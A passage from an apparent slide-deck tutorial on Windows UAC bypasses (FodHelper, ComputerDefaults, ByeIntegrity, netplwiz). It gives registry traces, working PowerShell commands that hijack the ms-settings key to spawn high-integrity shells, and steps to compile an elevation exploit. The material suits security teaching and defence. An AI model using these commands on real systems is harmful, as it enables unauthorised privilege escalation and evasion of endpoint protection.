
Another well-known bypass is the FodHelper bypass.

- This bypass has existed since 2017 and still works in modern versions of Windows. It does not write files to disk, making it particularly effective.
- The bypass leverages the FodHelper.exe application, introduced in Windows 10 to manage optional features, such as region-specific keyboards.
- The FodHelper.exe binary runs under "High Integrity" and is vulnerable due to how it interacts with the registry. Specifically, FodHelper.exe uses the "Current User Registry," which we, as a "normal user," can modify.

Let's examine which registry keys FodHelper.exe accesses:

UAC Bypassing Techniques

1. Start Process Monitor and filter for events from fodhelper.exe.



2. Launch FodHelper.exe and check the output in Process Monitor.


C:\Windows\System32\fodhelper.exe

UAC Bypassing Techniques

Pay particular attention to the "NAME NOT FOUND" entries. Most of the missing registry keys are in HKLM, but some are in the HKCU registry:

17:10:...	fodhelper.exe	7780	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS
17:10:...	fodhelper.exe	7780	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND Desired Access: Q...
17:10:...	fodhelper.exe	7780	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\	REPARSE Desired Access: R...

3. Since the output is quite large, apply additional filters:



This narrows the output. There are several potential registry keys to exploit, but the most important one for our bypass is:


```
HKCU:\Software\Classes\ms-settings\shell\open\command
```

17:10:...	fodhelper.exe	7780	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND Desired Access: M...
17:10:...	fodhelper.exe	7780	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND Desired Access: Q...
17:10:...	fodhelper.exe	7780	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND Desired Access: M...
17:10:...	fodhelper.exe	7780	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND Desired Access: M...


4. Using this knowledge, we can:
 - Create this key in our own registry.
 - Add a "DelegateExecute" value under this key. This ensures FodHelper.exe searches for the default value.
 - FodHelper.exe will then create a new process from this value, which will also execute with high integrity.

UAC Bypassing Techniques

- Let's create the necessary registry keys and set the default string value to Powershell.exe



- Next, create a new "string value" called DelegateExecute:




UAC Bypassing Techniques

7. Finally, launch FodHelper.exe:

```
C:\Windows\System32\fodhelper.exe
```

8. When FodHelper.exe starts, it now spawns a high-integrity PowerShell process:



```
Administrator: Windows PowerShell

-----
User Name                SID
=====
workstation\workuser     S-1-5-21-678026755-1337512

GROUP INFORMATION
-----

Group Name
=====
Everyone
default, Enabled group
NT AUTHORITY\Local account and member of Admini
default, Enabled group
BUILTIN\Administrators
default, Enabled group, Group owner
BUILTIN\Users
default, Enabled group
NT AUTHORITY\INTERACTIVE
default, Enabled group
CONSOLE LOGON
default, Enabled group
NT AUTHORITY\Authenticated Users
default, Enabled group
NT AUTHORITY\This Organization
default, Enabled group
NT AUTHORITY\Local account
default, Enabled group
LOCAL
default, Enabled group
NT AUTHORITY\NTLM Authentication
default, Enabled group
Mandatory Label: High Mandatory Level
```

We can also create these registry keys entirely in PowerShell.

```
# We create a new default value called "powershell.exe". With "Force", we suppress any warnings.
```

```
New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value powershell.exe -Force
```

```
# Now we will create the DelegateExecute value. We use the PropertyType flag to indicate that this is a string.
```

```
New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecute -PropertyType String -Force
```

UAC Bypassing Techniques

**Note: The FodHelper bypass triggers most existing EDR/Defender solutions because it can be used to execute shellcode.*

- Registry keys have a maximum length of 255 characters, but string value names can be up to 16,383 characters.
- The value itself can be much larger, with the only limitation being available system memory.
- This means we can execute elevated PowerShell or privileged shellcode using the FodHelper bypass!

As an alternative, we can exploit other binaries using the same method. For example, the C:\Windows\System32\ComputerDefaults.exe binary uses the same registry keys as FodHelper:

17:57:...	ComputerDefaults.exe	8668	RegOpenKey	HKCU\Software\Classes\vms-settings\Shell\Open	NAME NOT FOUND Desired Access: M...
17:57:...	ComputerDefaults.exe	8668	RegOpenKey	HKCU\Software\Classes\vms-settings\Shell\Open\command	NAME NOT FOUND Desired Access: Q...
17:57:...	ComputerDefaults.exe	8668	RegOpenKey	HKCU\Software\Classes\vms-settings\Shell\Open\Command	NAME NOT FOUND Desired Access: M...
17:57:...	ComputerDefaults.exe	8668	RegOpenKey	HKCU\Software\Classes\vms-settings\Shell\Open	NAME NOT FOUND Desired Access: M...

Bypass 4 - ByeIntegrity:

The next bypass circumvents both UAC and EDRs and is highly sophisticated.

- ByeIntegrity uses Task Manager to start the WDI ResolutionHost task, which is triggered via an ETW Event.
- This task is launched with an elevated token of the current user, created by Task Manager.
- The ResolutionHost task reads parameters from the WDI host and queries the registry to determine where the requested diagnostic module should be loaded. These module paths are stored in the registry as %WinDir%\System32\....
- ByeIntegrity sets a custom environment variable to load its own payload module into the ResolutionHost task. This module then launches any desired program with high integrity.

JARNO BASELIER

1. Download ByeIntegrity: <https://github.com/AzAgarampur/byeintegrity8-uac>
2. Compile it in Visual Studio.
3. Use the binary to obtain an elevated shell, or modify the source code before compiling to elevate a different application.

```
>>> Exploit successful
```



**Note: This exploit works only once (or a reboot is needed), so use it wisely!*
<https://t.me/learningnets>

UAC Bypassing Techniques


Bypass 5 -netplwiz.exe:

This method is also executed from an MMC snap-in but uses the "Jump to URL" function.

1. Open the snap-in:


```
netplwiz.exe
```

2. Go to the "Advanced" tab and select "Advanced" under "Advanced user management".




UAC Bypassing Techniques

3. Go to the "help" tab and select "Help Topics":




UAC Bypassing Techniques

4. Right-click the MMC content and select "Jump to URL":




5. Now jump to the following URL and select "OK":

`c:\windows\system32`



UAC Bypassing Techniques

6. The System32 folder opens so scroll down to CMD:



7. Double-click on cmd.exe and Command Prompt opens in a High-Integrity shell bypassing UAC again!

```
Administrator: C:\Windows\System32\cmd.exe
=====
Everyone                                     Well-known group S-1-1-0      Mandatory
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory
default, Enabled group
BUILTIN\Administrators                      Alias                S-1-5-32-544 Mandatory
default, Enabled group, Group owner
BUILTIN\Performance Log Users              Alias                S-1-5-32-559 Mandatory
default, Enabled group
BUILTIN\Users                              Alias                S-1-5-32-545 Mandatory
default, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4      Mandatory
default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory
default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11    Mandatory
default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15    Mandatory
default, Enabled group
NT AUTHORITY\Local account                  Well-known group S-1-5-113    Mandatory
default, Enabled group
LOCAL                                       Well-known group S-1-2-0      Mandatory
default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory
default, Enabled group
Mandatory Label High Mandatory Level      Label                S-1-16-12288


CommandoVM Fri 01/03/2025 11:39:02.95
```

